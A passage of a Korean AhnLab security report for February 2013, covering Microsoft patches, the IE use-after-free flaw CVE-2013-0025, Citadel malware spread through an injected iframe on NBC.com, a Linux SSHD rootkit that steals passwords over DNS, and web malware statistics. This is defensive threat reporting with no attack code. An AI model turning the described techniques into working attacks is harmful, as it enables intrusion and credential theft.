


그림 1-90 | 감염자로부터 전송된 SMS 내역

악성코드 제작자는 이러한 과정을 통해 금전적 이득을 취하고 있다. 악성 앱에 감염되면, 당일 결제가 이루어지기 때문에 스마트폰 사용자의 각별한 주의가 필요하다. 해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

01 보안 동향

보안 통계

2월 마이크로소프트 보안 업데이트 현황

2013년 2월 마이크로소프트사에서 발표한 보안 업데이트는 총 12건으로 긴급 5건, 중요 7건 이다. 이번 보안 업데이트 중 MS13-009 는 실제 공격코드가 공개되어 있는 만큼 각별한 주의가 필요하다.

긴급
MS13-009 Internet Explorer 누적 보안 업데이트
MS13-010 벡터 표시 언어의 취약점으로 인한 원격 코드 실행 문제점
MS13-011 미디어 압축 해제의 취약점으로 인한 원격 코드 실행 문제점
MS13-020 OLE 자동화의 취약점으로 인한 원격 코드 실행 문제점
MS13-012 Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제점

중요
MS13-013 FAST Search Server 2010 for SharePoint의 구문 분석 취약점으로 인한 원격 코드 실행
MS13-014 NFS 서버의 취약점으로 인한 서비스 거부 문제점
MS13-015 .NET Framework의 취약점으로 인한 권한 상승 문제점
MS13-016 Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점
MS13-017 Windows 커널의 취약점으로 인한 권한 상승 문제점
MS13-018 TCP/IP의 취약점으로 인한 서비스 거부 문제점
MS13-019 Windows CSRSS(Client/Server Run-time Subsystem)의 취약점으로 인한 권한 상승 문제점

표 2-1 | 2013년 02월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

02 보안 동향

보안 이슈

IE SLayoutRun UAF 취약점 (CVE-2013-0025)

2월달의 IE 보안 누적 업데이트는 비공개적으로 보고된 취약점 13건을 해결했다. IE 를 사용해 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있으며, 공격에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수도 있다. 여러 취약점 중에서도 CVE-2013-0025 는 인터넷 익스플로러 SLayoutRun 해제 사용 취약점 공격코드가 인터넷상에 공개돼 있어 위험하다고 할 수 있다. IE 8 에서 원격코드 실행이 가능한 것으로 알려져 있다.

[그림 2-2]는 취약점을 이용해 사용자의 시스템 정보를 살펴보는 과정을 보여주고 있다.




그림 2-2 | 유투브에 공개된 취약점을 이용한 공격 화면

해당 취약점은 IE 에서 CParaElement node 가 해제될 때 해당 참조가 CDoc 에 계속 남아 있고, CDoc relayout 이 재실행될 때 해당 메모리가 재사용되면서 발생되는 취약점이다. 공격코드가 공개되어 있는 만큼 패치 적용을 권고한다.

NBC.com 을 통한 악성코드 전파

미국의 4대 TV 방송사 중에 하나인 NBC 웹 사이트에서 악성코드가 배포됐다. 이번 악성코드는 인터넷 뱅킹 트로이목마류의 하나인 제우스의 변종인 시타델(Citadel) 트로이목마로 확인됐는데, 이 악성코드에 감염되면 패스워드 등을 빼내가기도 하고, 원격의 공격자에 의해 컴퓨터가 제어될 수도 있다. 시타델은 정보 탈취 기능이 제우스에 비해 비약적으로 강화됐다. 제우스가 운영체제 정보, 웹 브라우저 정보, 컴퓨터 이름의 기본정보 정도만 공격자에게 전송했다면, 시타델은 기본적인 정보 외에 감염 PC 가 소속된 네트워크 정보까지 포함되어 APT까지 고려한 정보수집을 시도했다.

NBC.COM 의 페이지에는 일반적으로 많이 사용되는 IFrame 을 삽입해 악성코드 설치를 유도했다. NBC에서도 해당 사실을 인지하고 처리했으며, 사용자 정보 등이 유출된 것은 없다고 밝혔다.

국내에서도 유명 사이트가 해킹되어 iframe 이 삽입된 경우가 있다. 이렇게 유명 사이트를 대상으로 하는 이유는, 다수의 사용자가 방문하기 때문이다. 즉, 사용자 방문이 없는 사이트 여러 곳보다 유명한 사이트 한 곳을 해킹하면 악성코드 전파면에서 더욱 효율적이다. 앞으로 이런 형태는 계속될 것으로 보이며, 기업들은 안전한 웹 서비스 제공을 위해 지속적인 노력을 펼쳐야 할 것이다.

리눅스 기반의 SSHD 루트킷

2월 초 경 웹 호스팅 커뮤니티를 통해 SSHD 루트킷 관련한 내용이 공유됐다. 'libkeyutils.so.1.9' 라이브러리가 SSHD 와 연관되어 있고, 스팸을 보내는데 사용되고 있다는 내용이었다. 만약 libkeyutils.so.1.9 가 여러분들의 서버에 있다면 감염됐을 확률이 높다. 현재까지는 처음 어떻게 발생했는지 알려지지 않고 있다. 여러가지 가능성으로 SSHD 자체에 대한 제로데이 취약점이 논의되긴 했지만 확인되지 않은 사실이다.

해킹 형태는 주로 레드햇 또는 데비안 기반의 서버들이며 서버제어 프로그램 중 하나인 cPannel, DirectAdmin, Plesk 도 영향을 받는다. 침해 당한 시스템은 기본 사용자 인증을 수행하는 형태로 보고됐다.

해당 라이브러리는 패스워드를 훔치고 언제든지 접근할 수 있는 백

도어 및 스팸 발송 기능을 가지고 있는 것으로 확인됐다. 패스워드는 DNS 패킷으로 조작되어 전송되는데, 해당 라이브러리 코드에 전송할 IP 주소가 하드코딩되어 있다. 기본적으로 해당 정보는 'strings' 명령어로 나타나지 않는다. XOR 되어 있기 때문에 해독해야 문자열 정보를 확인할 수 있다.

앞서 언급했듯이 루트킷이 설치되어 있는지 확인하려면 libkeyutils.so.1.9 라이브러리가 존재하는지 확인하면 된다. 다음 경로에서 체크 스크립트('http://www.cloudlinux.com/sshd-hack/check.sh')를 다운로드받아 실행해 볼 수도 있다.
위 스크립트는 간단하게 지정된 경로에서 해당 라이브러리가 존재하는지 찾는다. SSH 접근을 위해서는 다음과 같이 권장한다.

- 소프트웨어 최신 버전으로 유지
- 방화벽등에서 SSH 포트 접근 제한
- ROOT 권한으로 바로 접근 차단

01

웹 보안 동향

웹 보안 통계

악성코드 유포 웹사이트는 감소 추세

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2013년 2월 악성코드를 배포하는 웹 사이트를 차단한 건수는 모두 8,267건이었다. 악성코드 유형은 총 333종, 악성코드가 발견된 도메인은 271개, 악성코드가 발견된 URL은 909개였다. 이는 2013년 1월과 비교할 때 악성코드 발견 건수, 악성코드 유형은 다소 감소하였으나 악성코드가 발견된 도메인, 악성코드가 발견된 URL은 증가한 수치이다.

악성코드 배포 URL 차단 건수

8,900

01

02

8,267

-7.1%

악성코드 유형

353

333

악성코드가 발견된 도메인

199

271

악성코드가 발견된 URL

818

909

Graph




표 3-1 | 2013년 2월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2013년 2월 악성코드 배포 웹 사이트 URL 접근에 대한 차단 건수는 지난달 8900건에 비해 7%감소한 8267건이었다.




그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2013년 2월의 악성코드 유형은 전달의 353건에 비해 6% 감소한 333건이다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2013년 2월 악성코드가 발견된 도메인은 271건으로 2013년 1월의 199건에 비해 36% 증가했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2013년 3월 악성코드가 발견된 URL은 전월의 818건에 비해 11% 증가한 909건이었다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 3337건(40.4%)로 가장 많았고, 애드웨어는 1792건(21.7%)으로 조사됐다.

유형	건수	비율
TROJAN	3,337	40.4 %
ADWARE	1,792	21.7 %
DOWNLOADER	643	7.8 %
DROPPER	242	2.9 %
APPCARE	135	1.6 %
Win32/VIRUT	117	1.4 %
JOKE	14	0.2 %
SPYWARE	3	0.0 %
ETC	1,984	24.0 %
TOTAL	8,267	100%

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Adware/Win32.Clicker가 1522건으로 가장 많았고 Trojan/Win32.KorAd등 6건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	▲2	Adware/Win32.Clicker	1,522	35.5 %
2	NEW	Trojan/Win32.KorAd	1,028	23.9 %
3	NEW	Win-Downloader/Agent.316552	412	9.6 %
4	▲1	ALS/Qfas	248	5.8 %
5	▼3	ALS/Bursted	239	5.6 %
6	NEW	Packed/Win32.InstallCore	203	4.7 %
7	NEW	Trojan/Win32.ADH	191	4.4 %
8	NEW	Win32/Induc	178	4.1 %
9	▼3	Packed/Win32.Vmpbad	148	3.4 %
10	NEW	Win-Trojan/Buzus.430080.F	131	3.0 %
		TOTAL	4,300	100 %

표 3-3 | 악성코드 배포 최다 10건

02

웹 보안 동향

웹 보안 이슈

2013년 2월 침해 사이트 현황




그림 3-6 | 2013년 월별 침해 사이트 현황

[그림 3-6]은 악성코드를 유포했던 침해 사이트들에 대한 월별 통계로, 전체 통계의 증감부분에서는 주목할 만한 요소는 없었다.

침해 사이트를 통해서 유포된 악성코드 최다 10건

순위	악성코드명	건수
1	Trojan/Win32.Banki	9
2	Trojan/Win32.Patched	8
3	Trojan/Win32.OnlineGameHack	8
4	Win-Trojan/Downloader.76800.AL	8
5	Win-Trojan/Morix.118784	8
6	Trojan/Win32.OnlineGameHack	8
7	Win-Trojan/Qhost.845733	7
8	Win-Trojan/Downloader.62464.AP	7
9	Win-Trojan/Qhost.743424	7
10	Win-Trojan/Genome.58880.AE	7

표 3-4 | 침해 사이트를 통해서 유포된 악성코드 최다 10건

위 [표 3-4]는 2월 한 달 동안 가장 많은 사이트를 통해서 유포된 악성코드 최다 10건을 산출한 것이다. 온라인 뱅킹 사용자의 계좌 정보를 탈취할 목적을 가진 Banki 또는 Qhost 계열의 악성코드가 대부분이다.

ASEC REPORT CONTRIBUTORS

집필진	책임연구원	차 민 석
	선임연구원	강 동 현
	선임연구원	안 창 용
	선임연구원	이 도 현
	선임연구원	장 영 준
	주임연구원	김 재 홍
	주임연구원	문 영 조
	연구원	강 민 철
참여연구원	ASEC 연구원 SiteGuard 연구원	
편집장	책임연구원	안 형 봉
편집인	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무	조 시 행
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

Copyright (c) AhnLab, Inc.
All rights reserved.